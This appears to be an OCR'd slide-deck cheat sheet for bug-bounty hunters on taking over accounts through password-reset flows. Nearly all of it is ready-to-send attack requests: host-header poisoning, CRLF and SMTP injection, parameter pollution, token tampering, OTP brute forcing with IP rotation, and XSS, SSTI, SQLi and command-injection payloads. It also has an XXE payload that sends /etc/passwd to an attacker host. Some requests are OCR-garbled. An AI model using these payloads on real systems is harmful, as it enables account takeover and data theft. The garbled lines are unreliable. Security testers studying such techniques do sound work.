

A T O Reset Password

Email Address OR Mobile Number

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Try To Change Host Header e.g. Host: me.com To Get The Reset Token



Video

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1 Writeup

POST /resetPassword HTTP/1.1

Host: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Override The Host Header e.g. POST https://company.com AND Change Host Header e.g Host: me.com To Get The Reset Token



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POST https://company.com/resetPassword HTTP/1.1 Host: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Ambiguate The Host Header e.g. Host: company.com@me.com To Get The Reset Token

• Video

POST /resetPassword HTTP/1.1

Host: company.com@me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

Try To Ambiguate The Host Header e.g. Host: company.com:@me.com To Get The Reset Token



Blog

POST /resetPassword HTTP/1.1

Host: company.com:@me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Ambiguate The Host Header e.g. Host: company.com: me.com To Get The Reset Token



Blog

POST /resetPassword HTTP/1.1

Host: company.com: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Change Routing Of The Request e.g. POST @me.com/resetPassword OR POST :@me.com/resetPassword To Get The Reset Token



POST @me.com/resetPassword HTTP/1.1

Host: company.com
User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Change Routing Of The Request e.g. POST /resetPassword@me.com# OR POST @me.com/resetPassword To Get The Reset Token

- Video
- Video

POST /resetPassword@me.com# HTTP/1.1

Host: company.com
User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Change Routing Of The Request e.g. POST /resetPassword@me.com# OR POST /resetPassword:@me.com# With HTTP/1.0 To Get The Reset Token



Blog

POST /resetPassword@me.com# HTTP/1.0

Host: company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Add Another Host Header e.g. Host: me.com To Get The Reset Token

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M Writeup

POST /resetPassword HTTP/1.1

Host: www.company.com

Host: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number



Try To Add Another Space-surrounded Host Header e.g. Host:me.com To Get The Reset Token

Video

POST /resetPassword HTTP/1.1

Host: www.company.com

Host: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number



Try To Change Host Header e.g. Host: me.com AND Add X-Forwarded-Host Header Too e.g. X-Forwarded-Host: me.com To Get The Reset Token



Slides



Blog

POST /resetPassword HTTP/1.1

Host: me.com

X-Forwarded-Host: me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number



Try To Change Host Header e.g. Host: me.com AND Add X-Forwarded-Host Header Too e.g. X-Forwarded-Host: company.com To Get The Reset Token

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Writeup

POST /resetPassword HTTP/1.1

Host: me.com

X-Forwarded-Host: company.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number



Try To Add X-Forwarded-Host Header e.g. X-Forwarded-Host: company.com AND Referer Header Too e.g. Referer: https://me.com To Get The Reset Token



Writeup

POST /resetPassword HTTP/1.1

Host: www.company.com

X-Forwarded-Host: me.com

Referer: https://me.com

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com

Content-Length: Number



Try To Use Noun-Standard Headers e.g. X-Forwarded-For, X-Forwarded-Host, X-Client-IP, True-Client-IP AND X-Originating-IP etc, To Get The Reset Token



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Video



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Writeup

POST /resetPassword HTTP/1.1

Host: www.company.com

X-Forwarded-For: me.com

X-Forwarded-Host: me.com

X-Client-IP: me.com

X-Originating-IP: me.com

X-WAP-Profile: https://me.com/file.xml

True-Client-IP: me.com

Referer: https://me.com/

Content-Length: Number



Try To Use Noun-Standard Headers e.g. X-Forwarded-For, X-Forwarded-Host, X-Client-IP, True-Client-IP AND X-Originating-IP With Encoded IP e.g. 0177.1



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POST /resetPassword HTTP/1.1

Host: www.company.com

X-Forwarded-For: 0177.1 X-Forwarded-Host: 0177.1

X-Client-IP: 0177.1

X-Originating-IP: 0177.1

X-WAP-Profile: https://0177.1/file.xml

True-Client-IP: 0177.1 Referer: https://0177.1

Content-Length: Number



Try To Use Noun-Standard Headers e.g. X-Forwarded-For, X-Forwarded-Host, X-Client-IP, True-Client-IP AND X-Originating-IP With e.g. company.com@me.com

• 1 Writeup

POST /resetPassword HTTP/1.1

Host: www.company.com

- X-Forwarded-For: www.company.com@me.com
- X-Forwarded-Host: www.company.com@me.com
- X-Client-IP: www.company.com@me.com
- X-Originating-IP: www.company.com@me.com
- X-WAP-Profile: https://www.company.com@me.com/file.xml

True-Client-IP: www.company.com@me.com Referer: https://www.company.com@me.com/

Content-Length: Number



Try To Use Noun-Standard Headers e.g. X-Forwarded-For, X-Forwarded-Host, X-Client-IP, True-Client-IP AND X-Originating-IP With e.g. me.com/.company.com

• 1 Writeup

POST /resetPassword HTTP/1.1

Host: www.company.com

X-Forwarded-For: me.com/.company.com

X-Forwarded-Host: me.com/.company.com

X-Client-IP: me.com/.company.com

X-Originating-IP: me.com/.company.com

X-WAP-Profile: https://me.com/.company.com/file.xml

True-Client-IP: me.com/.company.com Referer: https://me.com/.company.com

Content-Length: Number



Try To Figure Are There Others Parameters, By Using Burp Suite Extension Called param-miner To Guess Parameters



POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

FUZZ



Try To Sign Up With Email me@gmail.com.id.burpcollaborator.net Then Reset Your Password For Email me@gmail.com.id.burpcollaborator.net To Get The Reset Token



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@gmáil.com.id.burpcollaborator.net



Try To Sign Up With Email me@id.burpcollaborator.net Then Reset Your Password For Email me@id.burpcollaborator.net To Get Internal Headers OR Internal IPs Then Use This Internal Headers AND Internal IPs To PWN The Company



Tweet

POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@id.burpcollaborator.net



Try To Use CRLF and SMTP Injection e.g. victim@gmail.com%0a%0d cc:attacker@gmail.com To Receive The Reset Token In Your Mail



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com%0a%0dcc:me@gmail.com



Try To Use Parameter Pollution Technique e.g. victim@gmial.com&email=me@gmail.com To Receive The Reset Token In Your Mail



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com&email=me@gmail.com



Try To Change Content Type Header To application/json AND Insert Value Of Email As Array e.g {"email":["victim@gmail.com","me@gmail.com"]} To Receive The Reset Token In Your Mail

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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

{"email":["victim@gmail.com","me@gmail.com"]}



Try To Use Separators e.g. | , %20 OR , To Receive The Reset Token In Your Mail



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com,me@gmail.com



Try To Register The Same Email With Different TLD e.g .eu , .net Then Reset Password To Get ATO



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@gmail.net

Try To Use Your Email Without Mail Address e.g. me Instead Of me@gmail.com To Cause Error Exposing Reset Token In The Response

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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me



Sometimes They Ping Your Host Before Sending A Mail So Try To Reset Password By Using Burp Collaborator Mail Address with Injection OS Command To Get RCE



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@`whoami`.id.collaborator.net



Try To Reset Your Password By Using This List Of Payloads As Email Addresses To Get XSS, SSTI, SQLi OR Abusing Of Database

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me+(<script>alert(0)</script>)@gmail.com
me(<script>alert(0)</script>)@gmail.com
me@gmail(<script>alert(0)</script>).com
"<script>alert(0)</script>"@gmail.com
"<%= 7 * 7 %>"@gmail.com
me+(\${{7*7}})@gmail.com
"" OR 1=1 -- ""@gmail.com
"me); DROP TABLE users;--"@gmail.com
me@[id.collaborator.net]
%@gmail.com



Try To Use Email Parameter In GET Request With XSS Payloads e.g. email=me@gmail.com"><script>alert(document.domain)</script> To GET XSS



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GET /resetPassword?email=me@gmail.com">
<script>alert(document.domain)</script> HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com



Try To Use Email Parameter In GET Request With Time-Based SQLi Payloads e.g. email=me@gmail.com'%2b(select*from(select(sleep(20)))a)%2b' To GET SQLi



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GET /resetPassword?

email=me@gmail.com'%2b(select*from (select(sleep(20)))a)%2b' HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com



Try To Insert Blind XSS e.g. "><script src=//me.xss.ht></script> OR SQLi Payloads e.g. 'AND '1' = '2 OR ";WAITFOR DELAY '0.0.20'-- In User-Agent Header

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POST /resetPassword HTTP/1.1

Host: www.company.com

User-Agent: Mozilla/5.0 "><script src=//me.xss.ht></script>

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Append JSON Extension To The Endpoint e.g. resetPassword.json To Get The Reset Token In The Response

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POST /resetPassword ison HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com

Try To Use CRLF and Host Header Injection e.g. ?0a%0dHost:me.com AND You Can Use Others Headers e.g. X-Host, True-Client-IP AND X-Forwarded-Host etc

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POST /resetPassword 70a%0dHost:me.com HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com

Try To Change Request Method e.g. GET, PUT, POST etc AND Content Type Header To xml OR json To Cause Error Exposing Reset Token In The Response

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PUT /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/json

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com

If There Is Parameter Reflected In Received Message Try To Inject Payload Like This e.g. <img src=\"http://me.com/?id= To steal The Reset Token



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com¶meter=<img

Enter Correct Email AND Try To Read The Response, Sometimes The Token OR Personal Information e.g. Email Will Leak In The Response



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```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
    "email": "victim@gmail.com",
    "token": *******
}
```

Enter Correct Email AND Wrong OTP Code Then Try To Manipulate The Response To Change The Response To Response Of The Correct OTP Code To Get ATO



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```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
    "email": "victim@gmail.com",
    "code": *******
}
```



Try To Change The Request To XML Body With XXE Payloads e.g. <!ENTITY % asd SYSTEM "http://me.com/XXE.dtd"> AND XXE.dtd Contains <!ENTITY % d SYSTEM "file:///etc/passwd"> <!ENTITY % c SYSTEM '<!ENTITY % rrr SYSTEM "http://me.com/%d;'>">



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POST /resetPassword/change HTTP/1.1

Host: www.company.com

Content-Type: application/xml

Content-Length: Number

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

- <!DOCTYPE a [
- <!ENTITY % asd SYSTEM "http://me.com/XXE.dld">
- %asd
- %c;]>
- <root>%rrr;<old>*****</old><new>*****</new></root>



Try To Check If The Reset Token Expired OR Not After The Using If NOT, There Is Issue Here



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POST /resetPassword/change HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@gmail.com&token=Random&old-pass=********

&new-pass=***



Try To Remove The Reset Token To Get ATO



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POST /resetPassword/change HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@gmail.com&new-pass=******&confirm-new-pass=******



Try To Change The Reset Token To null OR If There Is OTP Insert Zeros e.g. 0000 as Value AND Try To Inject an Array e.g. token=[] To Get ATO



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POST /resetPassword/change HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@gmail.com&token=0000& old-pass=**********



Try To Use IDOR Technique By Inserting Email Address Of Victim e.g. victim@gmail.com With Your Token To Get ATO



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POST /resetPassword/change HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com&token=Your-Token&old-pass=*****
*****&new-pass=********



If There Isn't Email Parameter, Try To Append Email Parameter With Victim Email e.g. email=victim@gmail.com To Get ATO

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POST /resetPassword/change HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com&token=token&old-pass=*********

ew-pass=*******



Try To Check If The Reset Token Leaked Via Referrer OR Not

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Video

GET /getInfo HTTP/1.1

Host: www.third-party.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Origin: https://www.company.com



Try To Brute Force The Token After Figure Out How The Token Generated based e.g. Timestamp, UserID, Email AND Weak Cryptography To Get ATO



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POST /resetPassword/change HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@gmail.com&token=FUZZ&old-pass=*********

&new-pass=****

If There Is OTP Code Try To Brute Force It And If The Company Blocked You, Try To Reset Password Again If The OTP Is The Same, There Is ATO Here



POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number



Try To Append %00 With Your Email Every Time You Exhaust Your Rate Limit To Get ATO



Writeup

POST /resetPassword/change HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me@gmail.com %00&token=Random&old-pass=********** &new-pass=********



If There Is OTP Code Try To Brute Force By Using Multiple IPs Or Using IP Rotate Burp Suite Extension



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com&otp=*****



Try To Figure Out Reaction Of The Server While Doing Race Condition By Using Turbo Intruder OR Nuclei To Send Simultaneously Requests



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Try To Send Request Of Reset Password To Intruder, Put Payloads e.g. me+1@gmail.com AND me+2@gmail.com
AND Threads To 20 And Try To See What Bits Are Different In The Reset Token



Writeup



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POST /resetPassword HTTP/1.1

Host: www.company.com User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=me+1@gmail.com



If There Is OTP Code Try To Brute Force The Host Header To Get Another Host That Miss The Rate Limited OR FUZZ All The IPs Of Company To Get Similar Endpoint



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POST /resetPassword HTTP/1.1

Host: FUZZ

User-Agent: Mozilla/5.0

Content-Type: application/x-www-form-urlencoded

Referer: https://previous.com/path Origin: https://www.company.com

Content-Length: Number

email=victim@gmail.com&otp=*****


Try To Search About The Reset Token In Burp History



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Steps to produce :-

- 1 Set Up Burp In Browser One
- 2 Reset Password In Browser One
- 3 Open The Password Reset Email In Browser Two
- 4 Copy The Token
- **5 Search Your Burp History For The Token**



Thank You

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